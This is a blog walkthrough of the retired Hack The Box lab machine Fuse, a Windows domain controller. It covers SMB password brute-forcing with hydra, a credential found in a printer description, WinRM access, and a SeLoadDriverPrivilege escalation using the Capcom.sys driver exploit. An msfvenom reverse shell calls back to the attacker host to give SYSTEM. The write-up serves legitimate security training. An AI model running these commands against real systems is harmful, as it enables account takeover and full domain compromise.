I finally found some time again to write a walk-through of a Hack The Box machine. In this post we’ll hack into Fuse, a Medium machine which just got retired and included some password guessing, discovery of stored plaintext credentials and eventually a SeLoadDriverPrivilege escalation.
Recon and Enumeration
To get a first overview of the box, we’ll start with a nmap -sC -sV 10.10.10.193.
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
80/tcp   open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html).
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-10-30 22:31:39Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: fabricorp.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: FABRICORP)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: fabricorp.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Looking at the ports and enumeration output, we can tell we’re dealing with a domain controller.
Since we also see port 80 open, let’s first have a quick look at the site at http://10.10.10.193.
It forwards us to http://fuse.fabricorp.local/papercut/logs/html/index.htm, which we can browse normally after adding fuse.fabricorp.local and fabricorp.local to /etc/hosts (you would only need to add fuse.fabricorp.local, but it could be helpful to also have the root domain in it for later parts):

The print logging system lets us access reports for past print jobs and through that also makes it possible to collect some user/machine names and document titles with potential hints:

We learn about the following users:
- pmerton - JUMP01 - Works in HR?
- tlavel - LONWK015 - Works in IT?
- sthompson - LONWK019 - Works in Purchasing?
- bhult - LAPTOP07
- administrator - FUSE - Troubleshooting some printing issues?
- bnielson – New in the company? Maybe a weak default password?
Looking at the other ports, we can’t enumerate too much more as we don’t have valid credentials yet (no LDAP, SMB/RPC enum).
Brute-forcing our way to first credentials
We’ll take a chance and create a small wordlist of passwords containing the company name and try it against the discovered accounts via SMB:
users.txt
bnielson
sthompson
tlavel
pmerton
bhult
passwords.txt
$ echo Fabricorp > seed
$ hashcat -r best64.rule --stdout seed > passwords.txt
Fabricorp
procirbaF
FABRICORP
fabricorp
Fabricorp0
Fabricorp1
Fabricorp2
Fabricorp3
Fabricorp4
Fabricorp5
Fabricorp6
Fabricorp7
Fabricorp8
Fabricorp9
Fabricorp00
Fabricorp01
Fabricorp02
Fabricorp11
[...]
Using hydra for brute-forcing, we quickly get the following results:
$ hydra -L users.txt -P passwords.txt smb://10.10.10.193
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-10-30 23:47:54
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 60 login tries (l:5/p:12), ~60 tries per task
[DATA] attacking smb://10.10.10.193:445/
[445][smb] Host: 10.10.10.193 Account: bnielson Valid password, password expired and must be changed on next logon
[445][smb] host: 10.10.10.193   login: bnielson   password: Fabricorp01
[445][smb] Host: 10.10.10.193 Account: tlavel Valid password, password expired and must be changed on next logon
[445][smb] host: 10.10.10.193   login: tlavel   password: Fabricorp01
[445][smb] Host: 10.10.10.193 Account: bhult Valid password, password expired and must be changed on next logon
[445][smb] host: 10.10.10.193   login: bhult   password: Fabricorp01
So Fabricorp01 seems to be an expired default password for a couple of accounts. We should be able to reset the password and set our own. Let’s choose tlavel as our target, since it looks like he’s working in IT:
$ smbpasswd -U tlavel -r 10.10.10.193
Old SMB password:
New SMB password:
Retype new SMB password:
Password changed for user tlavel on 10.10.10.193.
The password change worked and we can authenticate via SMB.
$ smbmap -H 10.10.10.193 -u tlavel -p 'chosenpassword'
[+] IP: 10.10.10.193:445        Name: fabricorp.local
        Disk                  Permissions     Comment
        ----                  -----------     -------
        ADMIN$                NO ACCESS       Remote Admin
        C$                    NO ACCESS       Default share
        HP-MFT01              NO ACCESS       HP-MFT01
        IPC$                  READ ONLY       Remote IPC
        NETLOGON              READ ONLY       Logon server share
        print$                READ ONLY       Printer Drivers
        SYSVOL                READ ONLY       Logon server share
More Enumeration, Finding Plaintext Credentials
Our credentials don’t give us too much in terms of file access – we can mount print$ with mkdir /mnt/print; mount -t cifs -o 'user=tlavel,password=chosenpassword,rw,vers=1.0' //10.10.10.193/print$ /mnt/print, but nothing looks helpful in here.
Let’s see if we can enumerate more users, groups, maybe printers… :-). A good tool to do this kind of enumeration is rpcclient, which will do all the SAMR/SPOOL RPC calls for you:
$ rpcclient -U tlavel 10.10.10.193
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[svc-print] rid:[0x450]
user:[bnielson] rid:[0x451]
user:[sthompson] rid:[0x641]
user:[tlavel] rid:[0x642]
user:[pmerton] rid:[0x643]
user:[svc-scan] rid:[0x645]
user:[bhult] rid:[0x1bbd]
user:[dandrews] rid:[0x1bbe]
user:[mberbatov] rid:[0x1db1]
user:[astein] rid:[0x1db2]
user:[dmuir] rid:[0x1db3]

rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[IT_Accounts] rid:[0x644]

rpcclient $> enumprinters
        flags:[0x800000]
        name:[\\10.10.10.193\HP-MFT01]
        description:[\\10.10.10.193\HP-MFT01,HP Universal Printing PCL 6,Central (Near IT, scan2docs password: $fab@s3Rv1ce$1)]
        comment:[]
The printer description field looks juicy and might fit the svc-scan or svc-print account discovered in the earlier call.
Looking at the groups again, let’s dig into IT_Accounts as it stands out:
rpcclient $> querygroup 0x644
        Group Name:     IT_Accounts
        Description:
        Group Attribute:7
        Num Members:2
rpcclient $> querygroupmem 0x644
        rid:[0x450] attr:[0x7]
        rid:[0x641] attr:[0x7]
rpcclient $> queryuser 0x450
        User Name   :   svc-print
        [...]
svc-print is part of IT_Accounts, svc-scan is just in Domain Users – so let’s try svc-print first. This time we’re using crackmapexec to check:
$ cme smb 10.10.10.193 -u svc-print -p '$fab@s3Rv1ce$1'

SMB         10.10.10.193    445    FUSE             [*] Windows Server 2016 Standard 14393 x64 (name:FUSE) (domain:fabricorp.local) (signing:True) (SMBv1:True)
SMB         10.10.10.193    445    FUSE             [+] fabricorp.local\svc-print:$fab@s3Rv1ce$1
Do we also have access via WinRM?
cme winrm 10.10.10.193 -u svc-print -p '$fab@s3Rv1ce$1'

WINRM       10.10.10.193    5985   FUSE             [*] Windows 10.0 Build 14393 (name:FUSE) (domain:fabricorp.local)
WINRM       10.10.10.193    5985   FUSE             [*] http://10.10.10.193:5985/wsman
WINRM       10.10.10.193    5985   FUSE             [+] fabricorp.local\svc-print:$fab@s3Rv1ce$1 (Pwn3d!)
This looks good. We can get our first shell via WinRM.
Privilege Escalation from svc-print using SeLoadDriverPrivilege
To get a PowerShell shell, we can use evil-winrm:
evil-winrm -i 10.10.10.193 -u svc-print -p '$fab@s3Rv1ce$1'
The first thing we run with our low-priv user is a whoami /all to check what we are allowed to do.
*Evil-WinRM* PS C:\Users\svc-print\Documents> whoami /all

USER INFORMATION
----------------

User Name           SID
=================== ==============================================
fabricorp\svc-print S-1-5-21-2633719317-1471316042-3957863514-1104


GROUP INFORMATION
-----------------
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Print Operators                    Alias            S-1-5-32-550                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
FABRICORP\IT_Accounts                      Group            S-1-5-21-2633719317-1471316042-3957863514-1604 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeLoadDriverPrivilege         Load and unload device drivers Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

[...]
Not only are we a member of Remote Management Users (we knew that), but also of Print Operators. This gives us the SeLoadDriverPrivilege which allows to load device drivers – and potentially opens up a path to elevate our privileges to SYSTEM by abusing a vulnerable driver’s functionality in combination with a registry entry we can control (HKCU) and pass to the LoadDriver API.
Have a look at the blog post Abusing SeLoadDriverPrivilege for privilege escalation for a good overview of the mechanics of this attack.
Just like in the article, we can use the EoPLoadDriver proof-of-concept tool and the signed Capcom.sys driver together with the public ExploitCapcom exploit from GitHub.
First, we switch over to a Windows system, clone the EiPLoadDriver repository and compile EoPLoadDriver.cpp. Next, we clone the ExploitCapcom repo (it already comes with a Visual Studio solution file), but make a slight adjustment before compiling.
In the LaunchShell function we “quick and dirty” call our own reverse shell, instead of cmd.exe:
static bool LaunchShell()
{
    TCHAR CommandLine[] = TEXT("C:\\Windows\\Temp\\revshell.exe");
    [...]
We can now build the app and move on to creating a small reverse shell with msfvenom:
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.20 LPORT=80 -f exe -o revshell.exe
The only thing that is left is the Capcom.sys driver. I found a copy matching the checksum on GitHub in the Capcom-Rootkit repository.
With the four files at hand, we are ready to drop some binaries on the target.
I’m using the upload functionality inside evil-winrm:
upload EopLoadDriver.exe
upload Capcom.sys
upload ExploitCapcom.exe
upload revshell.exe
Next, we prepare the netcat listener on our machine:
nc -lvnp 80
And then run the exploit:
*Evil-WinRM* PS C:\Windows\Temp> .\EopLoadDriver.exe System\CurrentControlSet\MyService C:\Windows\Temp\Capcom.sys
[+] Enabling SeLoadDriverPrivilege
[+] SeLoadDriverPrivilege Enabled
[+] Loading Driver: \Registry\User\S-1-5-21-2633719317-1471316042-3957863514-1104\System\CurrentControlSet\MyService
NTSTATUS: 00000000, WinError: 0

*Evil-WinRM* PS C:\Windows\Temp> .\ExploitCapcom.exe
[*] Capcom.sys exploit
[*] Capcom.sys handle was obtained as 0000000000000064
[*] Shellcode was placed at 0000018A080A0008
[+] Shellcode was executed
[+] Token stealing was successful
[+] The SYSTEM shell was launched
[*] Press any key to exit this program
And we get our SYSTEM shell back:
$ nc -lvnp 80
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.10.193.
Ncat: Connection from 10.10.10.193:49747.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\Temp>whoami
whoami
nt authority\system
✉️ Have a comment? Please send me an email.